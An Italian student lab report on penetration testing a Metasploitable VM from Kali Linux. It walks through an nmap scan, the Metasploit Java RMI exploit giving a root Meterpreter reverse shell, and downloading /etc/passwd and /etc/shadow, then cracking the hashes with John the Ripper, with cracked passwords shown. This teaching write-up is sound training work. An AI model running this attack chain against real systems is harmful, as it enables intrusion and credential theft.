



CYBER SECURITY & ETHICAL HACKING

PROGETTO MODULO 4




Presented To

BENEDETTO BORDONARO



INTRODUZIONE

Questo report descrive una simulazione di attacco informatico mirato a sfruttare vulnerabilità su una macchina vittima utilizzando strumenti e tecniche di penetration testing. Le macchine coinvolte sono una macchina attaccante con sistema operativo Kali Linux e una macchina vittima con sistema operativo Metasploitable

A screenshot of a terminal window titled 'Metasploitable 2 [Running] - Oracle VM VirtualBox'. The terminal shows the following output:

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```

Below the output is a large ASCII art graphic of a dragon. At the bottom, there is a warning message: 'Warning: Never expose this VM to an untrusted network!' followed by contact information: 'Contact: nsfdev[at]metasploit.com' and 'Login with msfadmin/msfadmin to get started'. The prompt 'metasploitable login:' is visible at the bottom.

Configurazione Iniziale

Per iniziare, abbiamo configurato gli indirizzi IP delle macchine:

- **Kali (macchina attaccante): 192.168.1.111**
- **Metasploitable (macchina vittima): 192.168.1.112**

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.111 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fef6:113 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:f6:01:13 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 554 (554.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 2448 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:82:dd:d6
          inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe82:ddd6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:75 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6479 (6.3 KB) TX bytes:7327 (7.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB) TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$
```

ping kali linux - metasploitable

La connessione tra le macchine è stata verificata utilizzando il comando ping

```
(kali㉿kali)-[~]  
$ ping 192.168.1.112  
PING 192.168.1.112 (192.168.1.112) 56(84) bytes of data.  
64 bytes from 192.168.1.112: icmp_seq=1 ttl=64 time=8.67 ms  
64 bytes from 192.168.1.112: icmp_seq=2 ttl=64 time=0.279 ms  
64 bytes from 192.168.1.112: icmp_seq=3 ttl=64 time=0.246 ms  
64 bytes from 192.168.1.112: icmp_seq=4 ttl=64 time=0.187 ms  
64 bytes from 192.168.1.112: icmp_seq=5 ttl=64 time=0.204 ms  
^C  
— 192.168.1.112 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4283ms  
rtt min/avg/max/mdev = 0.187/1.916/8.665/3.374 ms  
  
(kali㉿kali)-[~]  
$
```

```
msfadmin@metasploitable:~$ ping 192.168.1.111  
PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.  
64 bytes from 192.168.1.111: icmp_seq=1 ttl=64 time=0.367 ms  
64 bytes from 192.168.1.111: icmp_seq=2 ttl=64 time=0.314 ms  
64 bytes from 192.168.1.111: icmp_seq=3 ttl=64 time=0.274 ms  
64 bytes from 192.168.1.111: icmp_seq=4 ttl=64 time=0.257 ms  
64 bytes from 192.168.1.111: icmp_seq=5 ttl=64 time=0.323 ms  
  
--- 192.168.1.111 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 3996ms  
rtt min/avg/max/mdev = 0.257/0.307/0.367/0.038 ms  
msfadmin@metasploitable:~$ _
```

Scansione delle Porte

Utilizzando Nmap, è stata eseguita una scansione per identificare le porte aperte e i servizi in esecuzione sulla macchina vittima. La scansione ha rivelato che il servizio Java RMI è in esecuzione sulla porta 1099, noto per essere vulnerabile a specifici exploit.

```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.1.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 07:10 EDT
Nmap scan report for 192.168.1.112
Host is up (0.000070s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:82:DD:D6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:Metasploit:Metasploitable

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 11.63 seconds
```

Sfruttamento della Vulnerabilità

Per sfruttare la vulnerabilità del servizio Java RMI, abbiamo utilizzato Metasploit Framework:

1. Apertura di **Metasploit**: Avvio di **msfconsole**.
2. **Ricerca dell'Exploit**: Utilizzo del comando **search java_rmi** per trovare il modulo appropriato.
3. **Selezione del Modulo**: Caricamento del modulo **multi/misc/java_rmi_server** con **use**.
4. **Configurazione dei Parametri**: Impostazione dell'IP della macchina vittima con **set RHOSTS 192.168.11.112**.
5. **Esecuzione dell'Exploit**: Lancio dell'attacco con il comando **exploit**

MSFCONSOLE

Msfconsole è l'interfaccia a riga di comando principale di Metasploit Framework, un toolkit potente e versatile utilizzato per il penetration testing e la ricerca sulla sicurezza.



Ricerca dell'Exploit

Utilizziamo il comando **search**
java_rmi per trovare il modulo
appropriato: in questo caso
utilizzeremo il numero **1**

```
msf6 > search java_rmi
```

Matching Modules

| # | Name | Disclosure Date |
|---|--|-----------------|
| 0 | auxiliary/gather/java_rmi_registry | . |
| 1 | exploit/multi/misc/java_rmi_server | 2011-10-15 |
| 2 | _ target: Generic (Java Payload) | . |
| 3 | _ target: Windows x86 (Native Payload) | . |
| 4 | _ target: Linux x86 (Native Payload) | . |
| 5 | _ target: Mac OS X PPC (Native Payload) | . |
| 6 | _ target: Mac OS X x86 (Native Payload) | . |
| 7 | auxiliary/scanner/misc/java_rmi_server | 2011-10-15 |
| 8 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31 |

Caricamento del modulo

utilizziamo il modulo **multi/misc/java_rmi_server** con il comando **use**.

```
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Configurazione dei Parametri

eseguiamo il comando **show options** per vedere quali parametri obbligatori dobbiamo settare. Notiamo che la sezione **RHOSTS** e **HTTPDELAY** devono essere configurate. Inseriamo nel parametro rhost l'indirizzo ip della macchina target e httpdelay lo settiamo a 20.

- **RHOSTS** : 192.168.1.112
- **HTTPDELAY** : 20

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| HTTPDELAY | 10 | yes | Time that the HTTP Server will wait for the payload request |
| RHOSTS | | yes | The target host(s), see https://docs.metasploit.com/docs/using-the-framework/04-targeting |
| RPORT | 1099 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an interface on your machine. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

```
geckodrive

Payload options (java/meterpreter/reverse_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 192.168.1.111 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

```
instagram_

Exploit target:
```

| Id | Name |
|----|------------------------|
| 0 | Generic (Java Payload) |

- set RHOSTS 192.168.1.112
- set HTTPDELAY 20

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.112
rhosts => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

- utilizziamo nuovamente il comando **show options** per verificare che tutti i parametri siano settati corretti:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| HTTPDELAY | 20 | yes | Time that the HTTP Server will wait for the payload request |
| RHOSTS | 192.168.1.112 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ |
| RPORT | 1099 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an address |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

```

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.111   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Instagram_

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Esecuzione dell'Exploit:

configurati i parametri necessari per lo svolgimento dell'esercizio, eseguiamo il comando **exploit** per far partire l'attacco:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/BU27Gbzg
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header ...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:42413) at 2024-06-07 14:09:16 -0400

meterpreter > ifconfig
```

METERPRETER

Avviato l'exploit notiamo che va a buon fine e ci restituisce una sessione meterpreter. Meterpreter è un payload avanzato di Metasploit Framework utilizzato durante i test di penetrazione. In questo caso abbiamo utilizzato un payload di default :
java/meterpreter/reverse_tcp

```
geckodriver...
Payload options (java/meterpreter/reverse_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 192.168.1.111 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |


```
Instagram_...
Exploit target:
```

| Id | Name |
|----|------------------------|
| 0 | Generic (Java Payload) |

Raccolta delle Informazioni

Durante la sessione Meterpreter, sono stati eseguiti i seguenti comandi:

- **Configurazione di Rete:**
Utilizzo di ipconfig e ifconfig per ottenere dettagli sugli indirizzi IP e MAC.
- **Tabella di Routing:**
Visualizzazione delle tabelle di routing con route.
- **Servizi Attivi:** Elenco dei servizi attivi con ps per identificare potenziali punti di attacco aggiuntivi.
- **Informazioni sul Sistema:**
Utilizzo di sysinfo per ottenere dettagli sul sistema operativo e sull'architettura.
- **Utenti :** Visualizzazione dell'utente corrente e di tutti gli utenti presenti nel sistema.
- **Esplorazione del file system:**
andremo alla ricerca di file critici nel sistema per trasferirli su kali linux.



IFCONFIG

con questo comando otteniamo tutte le informazioni sull'indirizzo ip del target:

```
meterpreter > ifconfig
```

```
Interface 1
```

```
Name           : lo - lo
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ::
```

```
Interface 2
```

```
Name           : eth0 - eth0
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 192.168.1.112
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::a00:27ff:fe82:ddd6
IPv6 Netmask    : ::
```

Tabella di Routing

Visualizzazione delle tabelle di routing della macchina metasploitabile tramite il comando **route**:

```
meterpreter > route
```

```
IPv4 network routes
```

| Subnet | Netmask | Gateway | Metric | Interface |
|---------------|---------------|---------|--------|-----------|
| 127.0.0.1 | 255.0.0.0 | 0.0.0.0 | | |
| 192.168.1.112 | 255.255.255.0 | 0.0.0.0 | | |

```
IPv6 network routes
```

| Subnet | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1 | :: | :: | | |
| fe80::a00:27ff:fe82:ddd6 | :: | :: | | |

```
meterpreter > █
```


Servizi Attivi

Elenco dei servizi attivi con il comando **ps** per identificare potenziali punti di attacco aggiuntivi:

```
meterpreter > ps
```

```
Process List
```

| PID | Name | User | Path |
|-----|----------------|------|----------------|
| 1 | /sbin/init | root | /sbin/init |
| 2 | [kthreadd] | root | [kthreadd] |
| 3 | [migration/0] | root | [migration/0] |
| 4 | [ksoftirqd/0] | root | [ksoftirqd/0] |
| 5 | [watchdog/0] | root | [watchdog/0] |
| 6 | [events/0] | root | [events/0] |
| 7 | [khelper] | root | [khelper] |
| 41 | [kblockd/0] | root | [kblockd/0] |
| 44 | [kacpid] | root | [kacpid] |
| 45 | [kacpi_notify] | root | [kacpi_notify] |
| 90 | [kseriod] | root | [kseriod] |
| 128 | [pdflush] | root | [pdflush] |
| 129 | [pdflush] | root | [pdflush] |
| 130 | [kswapd0] | root | [kswapd0] |

Informazioni sul Sistema:


Utilizzo del comando **sysinfo** per ottenere dettagli sul sistema operativo e sull'architettura.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Utenti e Password

per ottenere informazioni sull'utente corrente e di tutti gli utenti presenti sul sistema utilizziamo diversi comandi:

- **getuid** : permette di ottenere informazioni sull'utente corrente
- **who** : è utilizzato per vedere gli utenti attivi sul sistema.
- **cat /etc/passwd** : questo comando permette di visualizzare tutti gli utenti sul sistema a partire dal file passwd.



GETUID

questo comando viene eseguito direttamente da meterpreter.

```
meterpreter > getuid  
Server username: root  
meterpreter > █
```

WHO

questo comando non viene eseguito da meterpreter ma dalla shell.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
who
msfadmin tty1      Jun  9 10:34
root      pts/0    Jun  9 10:34 (:0.0)
```

cat /etc/passwd

anche questo comando viene eseguito dalla shell e non da meterpreter. Per ragioni di spazio, caricherò solo alcuni utenti trovati in questo file.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

Esplorazione del file system

esploriamo il file system di metasploitable per cercare file sensibili come **passwd** e **shadow**.

- **pwd**: con questo comando vediamo la directory corrente.
- **ls**: con questo comando visualizziamo il contenuto della directory
- **download**: utilizzeremo questo comando per scaricare i file ottenuti.

PWD

notiamo che la directory corrente è “ / ”.

Contiene tutte le risorse del sistema, inclusi i dispositivi, i file di configurazione, le applicazioni installate e i dati degli utenti.

```
meterpreter > pwd  
/  
meterpreter > █
```


LS

con questo comando
visualizziamo tutta la directory /.

```
meterpreter > ls  
Listing: /
```

| Mode | Size | Type | Last modified | Name |
|------------------|---------|------|---------------------------|-----------------|
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-13 23:35:33 -0400 | bin |
| 040666/rw-rw-rw- | 1024 | dir | 2012-05-13 23:36:28 -0400 | boot |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 18:55:51 -0400 | cdrom |
| 040666/rw-rw-rw- | 13580 | dir | 2024-06-09 10:34:37 -0400 | dev |
| 040666/rw-rw-rw- | 4096 | dir | 2024-06-09 10:34:41 -0400 | etc |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-16 02:16:02 -0400 | home |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 18:57:40 -0400 | initrd |
| 100666/rw-rw-rw- | 7929183 | fil | 2012-05-13 23:35:56 -0400 | initrd.img |
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-13 23:35:22 -0400 | lib |
| 040666/rw-rw-rw- | 16384 | dir | 2010-03-16 18:55:15 -0400 | lost+found |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 18:55:52 -0400 | media |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 16:16:56 -0400 | mnt |
| 100666/rw-rw-rw- | 17357 | fil | 2024-06-09 10:34:42 -0400 | nohup.out |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 18:57:39 -0400 | opt |
| 040666/rw-rw-rw- | 0 | dir | 2024-06-09 10:34:27 -0400 | proc |
| 040666/rw-rw-rw- | 4096 | dir | 2024-06-09 10:34:42 -0400 | root |
| 040666/rw-rw-rw- | 4096 | dir | 2012-05-13 21:54:53 -0400 | sbin |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-16 18:57:38 -0400 | srv |
| 040666/rw-rw-rw- | 0 | dir | 2024-06-09 10:34:28 -0400 | sys |
| 040666/rw-rw-rw- | 4096 | dir | 2024-06-01 13:57:44 -0400 | test_metasploit |
| 040666/rw-rw-rw- | 4096 | dir | 2024-06-09 11:14:56 -0400 | tmp |
| 040666/rw-rw-rw- | 4096 | dir | 2010-04-28 00:06:37 -0400 | usr |
| 040666/rw-rw-rw- | 4096 | dir | 2010-03-17 10:08:23 -0400 | var |
| 100666/rw-rw-rw- | 1987288 | fil | 2008-04-10 12:55:41 -0400 | vmlinuz |

DOWNLOAD

con questo comando scarichiamo tutti i file desiderati e li importiamo su kali linux.

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed : /etc/shadow → /home/kali/shadow
meterpreter > █
```

JOHN THE RIPPER

John the Ripper è uno strumento di cracking delle password. Viene utilizzato principalmente per rilevare password deboli, provando a decifrarle tramite attacchi di forza bruta, dizionario e altre tecniche. Supporta vari formati di hash delle password e può essere utilizzato su diversi sistemi operativi.

L'UTILITY UNSHADOW

Su Kali, trasferiamo il contenuto di questi file in normali file di testo e utilizziamo l'utility **unshadow** per creare un singolo file combinato da questi due file, che può essere successivamente utilizzato con John the Ripper per un eventuale cracking delle password.

```
(kali@kali)-[~]  
$ unshadow passwd shadow > password.txt  
Created directory: /home/kali/.john
```

CRACKING DELLE PASSWORD

Utilizzando **john the ripper** e il file **rockyou.txt** presente in kali linux, possiamo tentare di scoprire, e vedere in chiaro, le password decifrate.

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman         (sys)
service        (service)
3g 0:00:02:03 47.59% (ETA: 11:38:30) 0.02438g/s 55391p/s 221646c/s 221646C/s johnrebus07..johnpelaez
3g 0:00:04:17 DONE (2024-06-09 11:38) 0.01166g/s 54812p/s 219289c/s 219289C/s ejngyhga007..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
(kali@kali)-[~]
$ john password.txt --show
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

3 password hashes cracked, 4 left
```

```
(kali@kali)-[~]
$
```

CREAZIONE UTENTE

la creazione di un nuovo utente da parte di un possibile attaccante può portare a gravi conseguenze :

- **Accesso persistente:** L'attaccante può creare un utente per mantenere l'accesso persistente al sistema
- **Modifica delle Configurazioni di Sicurezza:** L'attaccante può disabilitare i controlli di sicurezza, creare altre backdoor, o modificare i log per nascondere la propria attività.
- **Installazione di Malware:** L'attaccante può utilizzare l'account creato per installare malware, come ransomware, trojan, o keylogger.
- **Denial of Service (DoS):** L'attaccante può utilizzare l'account per eseguire attacchi DoS, interrompendo le operazioni del sistema.

